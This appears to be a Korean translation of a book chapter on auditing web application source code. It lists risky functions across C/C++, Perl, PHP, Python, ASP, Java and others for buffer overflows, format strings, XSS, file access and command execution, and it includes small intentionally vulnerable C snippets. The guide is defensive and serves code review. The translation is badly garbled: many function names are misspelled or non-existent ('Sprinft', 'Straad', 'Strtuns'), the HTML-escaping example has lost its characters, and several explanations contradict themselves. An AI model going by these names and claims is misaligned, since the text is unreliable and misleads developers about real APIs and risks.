ColdFusion은 Allaire에 의하여 개발된 직결식 HTML매몰스크립트작성언어이다. 이것은 JSP의 ColdFusion스크립트작성과 비슷하게 HTML표쪽과 같이 보이므로 사용자는 친절한 HTML표식에 서술할 때 안쪽에 련속으로 렬거해야 할것을 빠뜨리지 않았는가를 잘 살펴야 한다. ColdFusion은 강력한 자료기지중심언어이며 그것들의 핵심적기능들은 자료기지호출, 형식화된 기록출구, 편리한 기호렬관리와 계산을 기본적으

로 포괄하고 있다. 그러나 ColdFusion은 여러가지 의미로서 확장할수 있으므로 (Java beans, 외부프로그람, 객체 등) ColdFusion스크립트가 리용할수 있는 외부기능들에 대한 표쭉을 항상 유지하여야 한다. 보다 구체적인 정보는 10장에 있는 ColdFusion에서 설명한다.

제 3 절. 취약성찾기

다음의 문제령역집합과 구체적인 방법들은 항목들을 찾을수 있게 한다. 모든 대다수의 문제령역들을 단일원리에 기초하고 있다. 즉 사용자가 제공하는 자료와 호상작용하는 함수를 리용하고 있다. 실제적으로는 매부분함수에서 찾아야 하는데 여기에는 많이 시간이 소모된다. 따라서 우리는 원격공격자들로 하여금 Web응용프로그람을 갱신시킬수 있게 하는 《고등위험(higher risk)》함수들에 대한 번역된 목록을 가지고 있다.

공격자가 사용자처럼 위장할수 있기때문에 사용자가 영향을 미찰수 있는 코드령역을 반드시 찾아 내야 한다. 그리고 또한 자기 프로그람안에 프로그람실행에 영향을 주는 입구의 믿을수 없는 다른 원천을 고려해야 한다. 즉 외부자료기지, 제3부류 입구, 기억된 대화자료 등 다른 불충분하게 코드화된 응용프로그람이 자료기지안에 오염된 SQL자료를 삽입할수 있다는것을 고려하여야 하며 사용자의 응용프로그람은 읽기가 힘들고 잠재적취약성이 있을수 있다는것을 알아야 한다.

1. 사용자로부터 자료얻기

반대로 문제추적을 시작하기전에 첫 단계(가장 중요하다고 본다.)는 사용자의 자료를 받아 들이는 코드부분을 직접 확대축소시키는것이다. 사용자로부터 제공된 모든 자료집합은 최대한 하나의 장소에 집중될것이다. 반대로 비트들과 부분들은 응용프로그람처리시에 사용자로부터 넘겨 받을것이다. 하나의 부분(혹은 단일루틴)안에 있는 모든 자료들은 2개의 중요한 함수에 봉사된다. 즉 이것은 사용자로부터 어떤 자료부분이 접수되였으며 프로그람이 어떤 변수들을 항목으로 넣었는가를 정확히 볼수 있게 한다. 또 이것은 사용자가 비합법적인 값들에 대한 자료를 들여 보내는것을 집중적으로 려과할수 있게 한다.많은 언어들에서 모든 자료가 어떠한 려과형태 또는 옳바른 검사를 통하여 들어 왔는가를 보기 위하여 먼저 검사한다. 모든 자료입력이 중심위치에 도착하면 즉시 려과 또는 검사가 진행된다.

설명

Perl은《오염된것》으로서 사용자 자료를 포함하는 모든 변수들(그리고 변수를 리용하는 모든 지령)에 대한 참조이다. 이와 같이 변수들은 적당한 려과 또는 타당성검사를 통하여 실행할 때까지 오염된다. 이 절에서는 《오염된》항을 리용할수 있다. Perl은 실제적으로 T-지령선절환에 의하여 동작하는《오염》방식을 관리하고 있다. Perl프로그람작성자는 이 편리성을 리용하여 보안속성을 구성할수 있다.

거의 분렬된 응용프로그람을 려과하려고 하면 려과기구(filtering Mechanism)의 밖에 있는 사용자자료를 포함하고 있는 변수들을 더 변화시킬수 있다. 또 변수들이 사용자가 제공한 자료를 포함하기전에 프로그람에 의하여 사용자자료의 흐름을 단일화한다.

2. 완충기념침의 찾기

완충기념침은 오늘의 인터네트에서 채용에 리용될수 있는 가장 불리한 점의 하나이다.완충기념침은 특별한 연산 또는 함수들이 계산한 한계값보다 더 많은 자료가 변수안에 들어 가면서(이것은 실제적으로는 기억기를 차지한다.) 발생한다. 원인은 콤퓨터가 그 위치에서 이미 있는 자료를 직접 찾고 있다는것을 모르고 그 기억기위치에 덧쓰기 하려고 하는데 있다. 보다 더 중요한 원인은 콤퓨터의 하드웨어구조(intel이나 Space에서)들이 함수가 돌려 주는 주소를 탄창에(변수를 기억시키기 위하여 기억기에 배치) 보관하려는데 있다. 따라서 완충기념침이라는것은 이미 리용되고 있는 주소들에 덧쓴다는것을 의미하며 또 콤퓨터는 이것을 알지 못하고 그 항목을 리용하려고 시도하고 있는것이다. 만일 침입자가 어떤 값들을 돌려 진 위치에 덧쓰기할수 있는 정밀한 조종을 충분히 할수 있는 능력을 가지고 있다면 그것들은 콤퓨터의 다음 연산들을 조종할수 있다.

현재 참조할수 있는 완충기념침의 2가지 요인은 《탄창》과 《더미》이다. 정적값기억(함수안에서 정의된 값들)은 탄창에 참조되며 따라서 그것들은 실제적으로 기억기에 있는 탄창에 기억된다. 《더미》자료는 C언어의 maloc()함수에 의하여 실행시 동적으로 할당되여 기억된다. 이 자료는 실제적으로 탄창에 기억되는것이 아니며 그 어디선가 림시적으로 얻어 진 《더미》에 속하여 있으면서 목적에 따라 자유롭게 쓸수 있는 기억기로 리용된다. 실제적으로 더미완충기념침을 리용하는것이 더 좋은 부분이다. 왜냐하면 (탄창에 관해서는)덧쓰기하려는 위치가 적당하지 못하기 때문이다.

다행히도 완충기념침은 그것들의 가변기억크기(C와 C++와 같은)가 미리 서술되여야 하는 언어에서만 제기되는 문제이다. ASP.Perl Pyton은 모두 동적으로 변수를 할당하며 언어해석을 진행하면서 자체로 변수크기를 조종한다. 이것은 오히려 조종하기 쉽다. 왜냐하면 그것이 지금 론의중에 있는 완충기념침을 만들어 내기때문이다(언어는 만일 여기에 너무나 많은 자료가 있으면 변수들의 크기를 증가 시킬것이다). 그러나 C와 C++는 광범히 리용되고 있는 언어이기때문에 완충기념침은 언제나 즉시 없애버리도록 제정되여 있지 않다.

설명

규칙적인 완충기념침에 대한 보다 많은 정보는 www.insecure.org/stf/smashstack.txt 에서 복사하시오. 더미완충기념침에 대한 정보는 www.woow00.org/files/articles/heaptnt.txt에서 탐색을 진행할 때 《Heap Buffer Overfolw Tntorial》에서 찾으시오.

1) Str*함수족

Str*함수족(Strcpy(), Strcat() 등)은 가장 유연한것으로서 변수들의 길이에 관계없이 변수안에 자료를 복사한다. 표준적으로 이 함수는 원천(원시적인 자료)을 만들고 그것을 목적지(변수)에 복사한다.

C/C++에서 다음과 같은 함수들의 리용을 모두 검사하게 한다. 즉

Strcp(), Strcat(), Straad(), Strccpu(), Streadd, Strecpy(), Strtuns().

만일 모든 원천자료가 사용자복종자료를 병합시켰다고 보면 그것을 완충기넘침이 일어 나게 하는데 리용할수 있다.

만일 원천자료가 사용자복종자료를 포함하지 않으면 원천(Data)의 최대크기와 자료는 목적하는 크기(변수)보다 작다. 또 원천자료가 목적변수보다 크고 사용자가 그것들의 갱신에 이것을 잠재적으로 리용할수 있다면 목적하는 원천자료의 적당한 근원을 추적해낼수 있을것이다(주어 진 임의의 자료를 완충기넘침을 일으키는데 리용한다).

2) Strn*함수족

Str*함수족에 대한 밀임직한 대상은 Strn*함수족이다. 이것들은 사용자가 지적할수 있도록 최대크기(또는 함수이름에서 n과 같은 번호)를 제외하고는 Str*함수족과 꼭 같다. 이 함수들은 원천(자료), 목적대상(변수), 최대바이트수를 지적하는데 리용할수 있으며 목적대상의 변수크기보다 크지 말아야 한다. 많은 사람들은 이 함수들이 완충기넘침을 매우 힘들게 방지할수 있다고 생각한다. 그러나 완충기넘침은 지정된 최대수가 목적대상의 변수보다 크게 되면 일어 나게 된다.

C/C++에서 Strncpy()과 Strncat()의 리용을 보자. 사용자는 지적된 최대크기가 목적대상의 크기보다 작거나 같은가를 검사하여야 한다. 다시 말하면 함수는 앞절에서 설명한 **Str***함수족과 비슷하게 잠재적넘침을 일으키게 한다.

설명

표준적으로 최대한계를 지적할수 있게 하는 모든 함수들은 최대크기가 지정한 것보다 크지 않는가를 검사하여야 한다.

3) *scanf함수족

*Scanf함수족은 주어 진 형식의 기호렬에 의하여 정의된 여러 변수들을 추출하면서 입구자료를 《주사》한다. 이것은 프로그람이 기호렬을 자료토막으로 부터 추출하였다면 잠재하고 있는 문제들로 읽어 내게 하며 크기가 그것들을 받아 들이는데 충분하지 못하면 변수들안에 추출한 기호렬을 넣으려고 시도한다.

먼저 C/C++가 다음과 같은 함수를 리용하고 있는가를 검사 하여야 한다. 즉 *scanf(), sscanf(), fscanf(), vscanf(), vsscanf(), vfscanf().

설명

*Scanf함수족은 최대한계를 선택적으로 실행할수 있다. 이것은 기호%의 형식화기발사이에 있는 수로서 주어 진다. 이 제한기능은 *Scanf함수족에서 찾는 제한과 비슷하다.

만일 이것들을 리용하였다면 공급된 형식의 기호렬이 문자관련변환들을 포함하였는가를 찾아 내는데서 매 함수의 리용상태를 고찰할수 있다(s, c, [token]에 의하여 지적된다). 지정된 형식이 문자관련변환을 포함하면 목적대상의 지적된 변수들이 주사된 자료를 받아 들이는데서 크기가 충분한가를 검증할 필요가 있다.

4) 완충기넘침에 대한 다른 함수파괴기능

완충기넘침은 다른 방법에 의해서도 발생하며 많은 경우 검출에 대단히 견고하다. 다음의 목록은 취약성에 민감한 항목을 만드는 자료를 가진 변수 또는 기억기주소를 다른 방법으로 보급하는 일반 다른 함수를 포함한다. C/C++가 포함하고 있는 일부 다양한 함수들들을 아래에서 설명한다.

- memcpy(), bcopy(), memccpy(), memmove()는 Strn*함수족과 비슷하다(최대값으로써 제한된 목적하는 기억기/변수들에 원천자료를 복사/이동한다). Strn*족과 비슷하게 지적된 최대값이 할당되고 있는 변수/기억기보다 큰가를 결정하는데 리용할수 있겠는가를 평가할수 있다.
- Sprinft(0, Snprinft(0, vsprinft(), vsnprinft(), Swprinft(), vswprinft()는 마지막 본문기호렬에 다중값들을 넣을수 있게 한다. 여러가지 크기들의 합이 해당한 변수의 최대크기를 초과하는가를 결정할수 있다(주어 진 형식으로서 지정된다). Snprinft()와 vsnprinft()에서 최대크기는 해당한 변수의 크기보다 클수 없다.
- get()와 fgets()는 여러 파일서술자로부터 자료를 기호렬로 읽어 들인다. 이 두 함수는 이미 할당된 목적대상의 변수들보다 더 많은 자료를 읽어 낼수 있다. fgets()함수는 지적된 최대한계를 요구하므로 fgets()한계가 목적대상의 변수크기보다 크지 않는가를 검사하여야 한다.
- 순환고리에서 리용된 getc(), fgetc(), getchar(), read() 함수들은 만일 순환이 목적대상의 변수가 최대크기를 달성한후에 자료를 읽어 내는것을 정확히 중지시키지 못하면 지나친 자료에 대한 잠재적읽기변화를 가지게 된다. 이 함수를 리용하여 코드가 얼마만한 시간동안 순환하는가를 결정하게 하는 전체 순환계수를 조종하는데 리용된 론리를 분석할수 있다.

3. 사용자에게 준 출력검사

많은 응용프로그람들은 하나 또는 여러 자리에서 사용자에게 일부 짧은 자료를 현시할수 있다. 사용자는 자료의 인쇄는 기초적인 보안조작이라고 생각할수 있으나 결코 그런것은 아니다. 실제적인 취약성은 어떻게 자료가 인쇄되였으며 어떤 자료가 인쇄되였는가를 가지고 존재하는것이다.

1) 형식기호렬의 취약성

형식기호렬(Format String)의 취약성들은 최근에 발생한 새로운 현상이다. 이러한 취약성클라스는 *prinft함수족으로부터 생겨 난다(prinft(), fprinft(), 등). 이 함수클라스는 제공된 변수들을 기호렬형식으로 변환시킬수 있는 《형식(format)》을 지정할수 있게 한다.

설명

기술적으로 이 절에서 서술된 함수는 완충기넘침공격이지만 표준출구들로 리용되는printf()와vprintf()함수들을 일반적으로 악용함으로써 이러한 종류의 항목들을 클라스화한다.

이 취약성들은 공격자가 형식기호렬의 값을 지정하게 할 때 생겨 난다. 때때로 이것은 프로그람작성자를 건달로 만든다. 동적기호렬값을 알맞게 인쇄하는 방법은 다음과 같다.

```
Printf(" %S" ,user_string_data);
```

그러나 게으른 프로그람작성자는 다음과 같이 간략한다.

```
Printf(user_string_data);
```

비록 이것이 실제로 동작한다 해도 중요한 문제가 제기된다. 즉 함수는 작성된 기호렬안에서 형식화된 지령에 따른다. 사용자는 함수가 형식화 또는 변환이라고 믿는 자료를 공급해 주며 이 구조를 통하여 형식화 또는 변환지령이 어떻게 해석되는가에 따라 완충기넘침을 일으킬수 있다(여기서는 완충기넘침을 일으키는 실제적인 채용을 약간 취급하고 후에 더 취급한다).

설명

사용자는 Tim Newsham에 의하여 작성된 분석에서 형식적기호렬취약성(Format String Volnerabilities)에 대한 보다 많은 정보를 찾을수 있다. 이것은 www.net-security.org/text/avtieles/string.shtml1에서 즉시 찾을수 있다.

형식적기호렬 오유는 외관상 C/C++에 국한되여 있다. 다른 언어는 *prinft함수를 가지지만 이 과정에 대한 그들의 조종은 항목의 채용과 배치되게 할수 있다. 례하면 Perl은 공격하기 쉽지 않다(이것은 Perl이 어떻게 실제적으로 변수기억을 조종하는가에 관계없다). 따라서 C/C++코드에서 잠재적취약성들을 찾으려면 다음의 함수들을 조사해 볼 필요가 있다.

Printf(), fprintf(), sprintf(), snprintf(), vprintf(), vfprintf(), vsprintf(), wsprintf(), wprintif()

여기서 렬거된 임의의 함수를 리용하여 사용자가 제공한 자료를 포함하는 기호렬형식을 가지고 있는가를 결정할수 있다. 원래 형식적기호렬은 정적이지만(이미 믿음직한 코드화기호렬이다.) 이와 같은 기호렬은 프로그람적으로 발생하여 호상조종되여(이것은 사용자가 간섭하지 않는다.) 안전할것이다.

Home-grown등록루틴(체계등록, 오유수정, 오유 등)들은 이러한 측면에서 죄인으로 되기 쉽다. 이것들은 때때로 함수호출을 통하여 뒤방향추적을 요구하는 실제적으로 공격당하기 쉬운 길을 숨겨 준다. C에서 루틴등록은 다음과 같이 한다.

```
void log_error (char *error){
```

```
char message[1024];
snprintf(message, 1024, "Error: %s",error);
fprintf(LOG_FILE, message);
}
```

여기서 우리는 형식적기호렬로서 통보변수를 만드는 fprintf()를 사용하고 있다. 이 변수들은 정적기호렬《Error:》로 구성되여 있으며 오유통보를 함수에 넘긴다(snprintf의 적당한 리용이 통보변수안에 들어 가는 자료의 모선은 제한되고 있다.비록 이것들이 호상작용하는 함수라고 하더라도 잠재적문제들을 반대하여 실제적으로 잘 보호해 줄것이다).

이것이 문제로 되는가? 우의 log_error()함수의 여러가지 리용에 의존할것이다.그러므로 사용자는 뒤에 가서 파라메터로 제공되는 자료를 평가하는 log_error()의 매 발생을 고찰할것이다.

2) 교차싸이트스크립트작성

교차싸이트스크립트작성 (Cross-site Scripting:CSS) 는 공격자들이 사용자를 기만하려고 하기때문에 실제적인 관심사로 되고 있다.CSS는 원칙적으로 Web응용프로그람이 사용자의 자료를 받아 그것을 려과하지 않고 사용자에게 도로 내보내여 인쇄하게 한다.이것은 공격자가 매몰된 교차방향의 스크립트작성지령을 가진 URL을 전송할수 있는 가능성을 주고 있다.즉 만일 사용자가 트로이목마적인 URL에 걸리면 자료는 Web응용프로그람에 넘겨 질것이다. 만일 Web응용프로그람이 공격당하기 쉬운 취약성이 있으면 그것은 자료를 말단에 도로 넘겨 줄것이며 따라서 말단은 스크립트작성코드가 적이라고 폭로할것이다. 문제는 Web응용프로그람이 사용자가 보안을 잘 해놓는 지대에 있을수 있다는 사실때문에 복잡해 졌으며 따라서 적의 스크립트작성코드는 표준 Web파도(surfing)시에 표준적으로 조작된 일반보안에 국한되지 않는다.이것을 피하기 위해서 응용프로그람은 Web응용프로그람 열람기에 내보내기로 된 출구안에 그것을 삽입하기전에 사용자가 공급한 자료를 정확히 려과하거나 다른 방법으로 재부호화하여야 한다.그러므로 표준적출구흐름은 대체로 다음과 같다.사용자가 하는 일은 어느 함수가 일반 종류의 HTML탈퇴함수에 의하여 통과되지 않는 자료를 오염시켜 인쇄출구하는가를 결정하는것이다.

HTML탈퇴특권을 찾아 낸 모든 HTML요소를 잘 지우거나 여러가지 HTML특수문자들을 부호화할수 있다 (실제적으로 "<"과 ">"문자들은 각각 "<"와 ">"과 함께 재배치된다) .

따라서 결과는 정확한 HTML로서 해석되지 않는다.CSS취약성들에 대한 조사는 힘들다.제일 시작하기 좋은것은 사용자가 사용하는 언어에 의하여 리용된 일반출구함수를 가지고 하는것이다.

- C/C++는 printf(), fprintf()출구스크립트들을 호출한다.
- ASP는<%=variable%>문법을 리용하여 직접 변수들을 출력시킬수 있는 사용자 변수들을 포함하는 Response.Write와Response. BinaryWrite를 호출한다.
- Perl은 사용자공급자료를 유지하는 변수들을 포함하는 print, printif, syswrite, write를 호출한다.

- PHP는 사용자공급자료를 유지할수 있게 하는 변수들을 포함하는 print, printif, echo를 호출한다.
- TCL 는 사용자공급자료를 유지할수 있게 하는 변수들을 포함하는 puts를 호출한다.

모든 언어들에서 원래의 사용자자료를 거꾸로 추적할 필요가 있으며 HTML의 and/or스크립트작성언어의 임의의 려과를 통하여 자료가 주어 졌는가를 결정하여야 한다. 만일 그것이 없다면 공격자는 다른 사용자를 반대하는 CSS공격을 위한 Web응용프로그람을 리용할것이다.

3) 정보로출

정보로출은 본질적으로 기술적문제는 아니다. 그것은 사용자의 응용프로그람을 갱신시키는것을 도와 줄수 있는 풍부한 지식을 가진 공격자를 제공할것을 요구할수 있다.

그러므로 응용프로그람이 할수 있는 모든 정보를 정확히 심사하는것이 중요하다. 우의 모든 언어들에서 일반적으로 생겨 나는 일들은 다음과 같은것을 포함한다.

- 완전현시로서 기밀정보인쇄(통과암호, 신용카드)대부분의 응용프로그람들은 신용카드번호를 완전히 넘겨 주지 않는다. 오히려 그것들은 마지막 4개 혹은 5개 수자만을 보여 준다. 통과암호는 애매하게 만들어 의뢰기가 사용자의 말단에서 실제적인 열쇠암호를 얻을수 없게 한다.
- 응용프로그람구성정보, 봉사기구성정보, 환경변수 등을 현시하는것은 침입자가 사용자의 보안규격을 뒤집어 엎는것을 도와 줄수 있다. 구체적인것을 생략하면 공격자가 틀리게 추론하게 하거나 지적한 취약성을 읽게 할수 있다.
- 오유통보에서 지나친 정보를 알아 내야 한다. 이것은 특별히 오유가 많은 부분이다. 실패한 자료기지련결은 일반적으로 자료기지의 주콤퓨터주소, 자세한 인증, 목표대상의 표를 내버린다. 실패한 질문(전체 SQL질문까지도 다 포함)들은 마당이름과 자료형, 표의 배치정보를 로출시킨다. 실패한 파일은 파일경로 (가상 또는 실지) 를 폭로하여 공격자가 응용프로그람의 배치를 알아 낼수 있게 한다.
- 응용프로그람제품에 있는 공동오유수정프로그람의 리용을 피한다. 공동이라는것은 임의의 오유수정프로그람정보가 아마 사용자에게서 제공될것이라는것을 의미한다. 응용프로그람봉사기에 등록하려는 오유수정프로그람의 정보작성은 허용되지 않는다.

그러나 이것은 사용자에게 보여 줄수 있는 정보라는것은 아니다. 정보로출의 실제적방법은 모든 언어에서 차이나기때문에 여기에는 정확한 함수나 기대하는 코드토막은 없다.

4. 파일체계접근과 호상작용의 검사

Web는 도형관련 파일공유규약에 기초하고 있다.사용자정의 파일에 대한 열기와 읽기는 Web실행을 구성하는 핵심부이다.그러므로 Web응용프로그람이 파일체계와 솜씨있게 호상작용하는 기초를 허물지 않는다.사실상 사용자는 Web응용프로그람이 어디서, 언제, 어떻게 봉사기에 있는 파일체계를 접수할수 있는가를 확정할수 있다.

언어에 의존하는 파일체계함수는 파일이름이나 파일서술자우에서 조작될수 있다. 파일서술자는 프로그람에 의하여 리용할수 있는 파일이름을 준비하는 초기함수의 결과를 가진 구체적인 값이다. 그것을 열고 파일서술자를 돌려 줌으로써 그때마다 조종자로 참조된다). 다행히도 사용자는 파일서술자를 가진 매 호상작용과 관계하지는 않는다. 대신 파라메터로서 파일이름을 만드는 함수에 기본주의를 돌려야 한다.특히 오염된 자료를 포함하는 부분에 주의를 돌릴것이다.

설명

파일체계와 관련된 많은 문제들은 림시파일들, Symlink공격자, 경쟁조건, 파일허가 등을 취급하는데 이 문제의 폭은 대단히 넓다. 특히 많이 리용할수 있는 언어들을 고려할 때 그것은 더 크다. 그러나 이 모든 문제들은 Web응용프로그람을 안고 있는 정적인 체계에 제한되여 있다. 여기서는 제정된 Web응용프로그람봉사기를 리용하여 가장 좋은 수법을 명령하기때문에 문제의 범위에 초점을 두지 않는다.

파라메터로서 파일이름을 가지는 구체적인 함수는 다음의것을 포함한다.

- C/C++에서 모든 파일체계의 정의목록을 번역하는 C/C++는 외부서고들과 리용하는 함수들의 량에 따라 임무를 확정한다. 그러므로 시작하려면 다음의 함수들에 대한 호출을 조사하여야 한다.
  open(), fopen(), creat(), knod(), catopen(), dbm_open(), opendir(), unlink(), link(), chmod(), stat(), lstat(), mkdir(), readlink(), name(), rmdir(), symlink(), chdir(), chroot(), utime(), truncate(), glob().

- ASP는Scripting.FileSystemObject객체를 창조하는 Server. CreateObject()를 호출한다.파일체계에 대한 접근은 Scripting. FileSystemObject 의 리용을 통하여 조종된다. 따라서 만일 응용프로그람이 이 객체를 리용하지 않는다면 파일체계취약성에 대한 걱정을 하지 않아도 된다.MapPath함수는 파일체계접근과 함께 련결하는데 표준적으로 리용되며 따라서ASP페지가 어떤 경우에도 일반준위에서 파일체계의 호상작용에 좋은 지적자로서 봉사하게 한다.
  - IISSample.ContentRotator객체의 ChooseContent메쏘드를 리용한다. (Server.CreateObject()에 대한 조사는 IISSample.ContentRotator를 위하여 호출된다).
- Perl은 다음의 함수를 호출한다.

chmod, chown, link, lstat, mkdir, readlink, rename, rmdir, stat, symlink, truncate, unlink, utime, chdir, chroot, dbmopen, open, sysopen, opendir, glob.

- IO::* 와 File::*의 리용을 조사한다.
  이 매개 모듈들은 파일체계와 호상작용하는 방법을 제기하며 그것을 엄밀히 준수한다. (사용자는 IO::*와 File::*의 앞붙이에 대한 탐색을 통하여 모듈 함수들의 리용을 탐색할수 있다).

설명

기술적으로 이것은 Perl와 Rython에 있는 사용자의 이름구역에 모듈함수를 받아 들이게 한다.이것은 module::(perl에서)과 module.(Rython에서)앞붙이를 반드시 리용하지 않을수도 있다는것을 의미한다.

- PHP는 다음의 함수를 호출한다.
opendir(), chdir(), dir(), chgrp(), chmod(), chown(), copy(), file(), fopen(), get_meta_tags(), link(), mkdir(), readfile(), rename(), rmdir(), symlink(), unlink(), gzfile(), gzopen(), readgzfile(), fdf_add_template(), fdf_open(), fdf_save().
  - PHP의 fopen 무엇을 가지고 있는가를 기억하게 하는데서 흥미 있는 문제는 fopen URL Wrapper로서 참조하는것이다. 이것은 pen(http://www.neohapsis.com / " , "r)과 같은 지령을 리용하는것으로서 다른 싸이트와 련결된 파일을 열게 한다.
    이것은 공격자가 다른 봉사기에 포함된 파일을 여는데서 사용자의 응용프로그람을 우롱할수 있기때문에 문제가 생긴다.
- Python는 함수를 열기 위하여 호출된다.
  - 만일 OS모듈을 받아 들이면 사용자는 다음의 함수들을 조사해야 한다.
    os.chdir, os.chmod, os.chown, os.link, os.listdir, os.mkdir, os.mkfifo, os.remove, os.rename, os.rmdir, os.symlink, os.unlink, os.utime.

- Java는 응용프로그람이 아래에 있는 임의의 꾸레미들을 받아 들이면 그것을 검사한다.
  Java.io*, Java.util.zip*, Java.util.Jar
  만일 검사가 옳으면 응용프로그람은 파일과 호상작용하는 꾸레미에 포함된 어느한 파일흐름을 리용하게 할수 있다. 그러나 모든 파일은 Java .io에 포함된 파일클라스에 의존하고 있다. 그러므로 사용자는 실제로 새로운 파일클라스의 참조를 조사만 하면 된다(File variable=new File…).
  - 파일클라스는 자체로 검사에 필요한 모든 메쏘드를 가지고 있다.
    Mkdir, renameTo
- TCL은 file* 지령들의 모든 리용을 검사한다(이것은 두 단어 file Operation으로서 표현할수 있으며 여기에서 조작은 rename과 같은 지정한 파일조작일것이다).
  - glob와 open함수를 리용한다.

- JSP는 <% @ include file='file name' %>문을 리용한다. 마지막 파일추가는 번역시에 우연히 지정되며 이것은 파일이름이 사용자자료에 의하 여 변경될수 없다는것을 의미한다. 어떤 파일의 표쪽은 사용자의 응용프로그람이 놓여 있는 곳에 포함된다.
  - JSP::forword와 JSP::include표쪽을 리용한다. 련속처리의 다른 파일 또는 페지들을 다 적재하여 동적파일이름을 할당한다.
- SSI는 <!_ #include file ='''' __>표쪽의 리용이다.
  (또는 <!_#include virtuil='''' __>
- ColdFusion은 CFFile과 CFInclude표쪽의 리용이다.

5. 외부프로그람과 코드실행을 검사

대체로 모든 론리 및 기능적인것들은 사용자의 응용프로그람과 프로그람작성언어의 핵심부함수안에 포함되여 있다. 그러나 그것들은 매번 모듈코드방향으로 유도되며 사용자의 프로그람은 그것과 련결되지 않는 다른 프로그람과 함수들이 그것들을 리용할수 있게 한다. 이것은 반드시 나쁜것은 아니기때문에 프로그람작성자는 회전을 확정적으로 회복시키려고 하지 않는다(처리안에서 잠재적보안문제들을 해설). 그러나 사용자의 프로그람이 외부응용프로그람과 어떻게 호상작용하는가 하는것은 해결하여야 할 문제이며 특히 호상작용은 사용자가 어느 정도로 제공하기때문에 중요하다.

1) 외부프로그람호출

외부프로그람에 대한 모든 호출은 무엇이 그것을 호출하였는가를 정확히 결정할수 있게 되여야 한다. 만일 오염된 사용자자료가 호출에 포함된다면 이것은 공격자로 하여금 추가적인 지령을 실행하거나 필요한 지령을 변화시키는것으로 지령처리를 못쓰게 할수 있다(아마 약간의 메타문자(metacharacter)로 포함시키거나 추가적인 지령선파라메터를 추가하는것일것이다). 이것은 Web CGI스크립트처럼 보이는 이미 낡은 문제이다.

즉 첫 CGI스크립트는 그것들이 작업할수 있게 하는 외부 UNIX파라메터를 호출하였고 파라메터로서 거기에 사용자제공자료를 통과시킨다. 이것은 공격자가 처리에서 다른 UNIX프로그람들을 실행할수 있는 파라메터를 솜씨 있게 다룰수 있는 능력을 가지기전에는 실현할수 없다.

조사에 의하여 제기되는 문제는 다음과 같다.

- C/C++ exec* 함수족(exec(), execv(), execve())을 조종한다.
- Perl은 system, exec, ”(backticks), qx//, < >(대역함수)
  - Open호출은 이미 알고 있는《magic》열기를 지원하며 외부프로그람이 파일이름파라메터가 특수문자《1》로 시작하거나 끝나면 실행되게 한다. 사용자는《1》이 리용되였는가를 보면서 열기호출을 검사할 필요가 있으며 보다 중요하게는 오염된 자료가《1》문자를 포함하는 Open호출에 통과되였는가를 검사하여야 한다. 여기에는 또한 Shell, IPC::Open2, IPC::Open3모듈에 포함된 여러가지 Open지령함수들이 있다. 사용자는 그것들이 자기의 프로그람을 받아 들이면 그 모듈함수의 리용을 추적할 필요가 있다.
- TCL:exec지령에 대한 호출이다.

- PHP fopen()과 popen()에 대한 호출이다.
- Pythom OS(또는 Posix)모듈이 적재되였는가를 검사한다.
  따라서 사용자는 OS.exec*함수족의 매 리용을 검사할수 있다.
  OS.exec, OS.execve, OS.execle, OS.execlp, OS.execvp, OS.execvpe또한 OS.popen와 OS.system에 대하여 검사한다(또는 Posix.popen과 Posix.system이 가능하다).
  - 사용자는 rexec모듈에서 기능적으로 주도세밀하게 리용할수 있다. 만일 이 모듈들을 받아 들이면 revec.*지령들의 리용을 주의 깊게 심사할것이다.
- SSI <!__#exec command=''''__>태그의 리용이다.
- Java Java.lang꾸레미가 접수되였는가를 검사한다.
  또 Runtime.exec()의 리용을 검사한다.
- PHP 다음의 함수들에 대한 호출이다.Exec(), Passthru(), system()
- ColdFusion CFExecutue와 CFServlet태그의 리용이다.

2) 동적코드실행

Perl, Python, TCL등과 같은 대부분의 스크립트작성언어들은 고유한 스크립트작성코드를 해석 및 실행하게 하는 기구를 포함한다. 례하면 Python스크립트는 원시 Python코드를 만들며 콤파일지령을 통하여 그것을 실행한다. 이것은 프로그람이 동적인 부분프로그람을《작성》하거나 사용자가 스크립트작성코드를 입구하게 한다(fragment). 그러나 위험한 부분은 부분프로그람이 기본프로그람의 모든 특전들과 기능들을 다가지고 있다는데 있다. 만일 사용자가 자기의 스크립트코드를 번역과 실행에 삽입할수 있다면 프로그람을 효과적으로 조종할수 있다(리용된 스크립트작성언어의 특성들에만 국한된다). 이 취약성은 표준적으로 스크립트관련언어에 국한된다.

코드번역 또는 실행을 일으키는 여러가지 지령들을 다음과 같이 포함하고 있다.

- TCL:eval과 expr지령을 리용한다.
- Perl:eval함수와 do를 리용하며 e갱신자를 가진 임의의 regex조작을 리용한다.
- Python exec, compile, eval, execfile, input지령들을 리용한다.
- ASP 정확한 ASP해석자들은 Eval, Execute를 가질수 있으며 ExecuteGlobal을 리용할수 있다.

3) 외부객체와 서고

프로그람코드의 동적발생과 번역을 고찰해 보면 프로그람은 또한 프로그람에 확장시키려는 코드의 집합(일반적으로 서고로 창조된다.)을 적재하거나 포함시키려고 할수 있다. 이 서고들은 표준적으로 프로그람의 설계를 쉽게 하도록 도와 줄수 있는 일반함수들을 포함하며 주문함수집합들은 사용자의 Web응용프로그람을 지원하는데 리용할수 있다. 어떤 함수인가에 관계없이 서고는 포함될수 있으며 사용자는 프로그람이 이미 예견된 적당한 서고를 안전하게 적재하게 할수 있다. 공격자는 사용자의 프로그람이 교대서고를 적재하는것을 억제할수 있으며 따라서 그것을 갱신시킬수도 있다. 원천코드를 심사할 때

사용자는 모든 외부서고의 적재루틴들이 오염된 자료의 어느 한 부분을 리용하지 않는가를 측정해야 한다.

설명

외부서고취약성들은 이미 설명한 파일체계호상작용점들과 같다. 그러나 외부서고들은 문제령역을 정확히 분리하였다는것을 증명하는데서 그와 미세한 차이를 가지고 있다(실제적으로 메쏘드 또는 함수로서 거기에 포함되여 리용된다).

아래에 외부언어들이 외부모듈들을 받아 들이는데 리용한 함수목록을 보여 주고 있다. 모든 경우에 접수된 실제적인 모듈들을 심사할수 있으며 사용자가 접수처리를 갱신할수 있는가를 검사할수 있다(례하면 모듈이름에서 오염된 자료를 통하여).

- Perl:import, require, use
- Python:import와 ?import-
- ASP:Server.CreadLeObject(), 와 global.asa에 찾았을 때는 <OBJECT vunat='server'> 태그
- JSP:JSP:useBean
- Java: Java.net꾸레미로부터 나오는 URLClassLoader와 JarURLConnection :Java.lang꾸레미로부터 나오는lassLoader, Runtimedoad, Runtime.loadlibrary, System.load, Systemload- Library
- TCL:load, source, pavage require
- ColdFusion:CFObject

6. 구조화된 질문언어(SQL) 및 자료기지질문을 검사

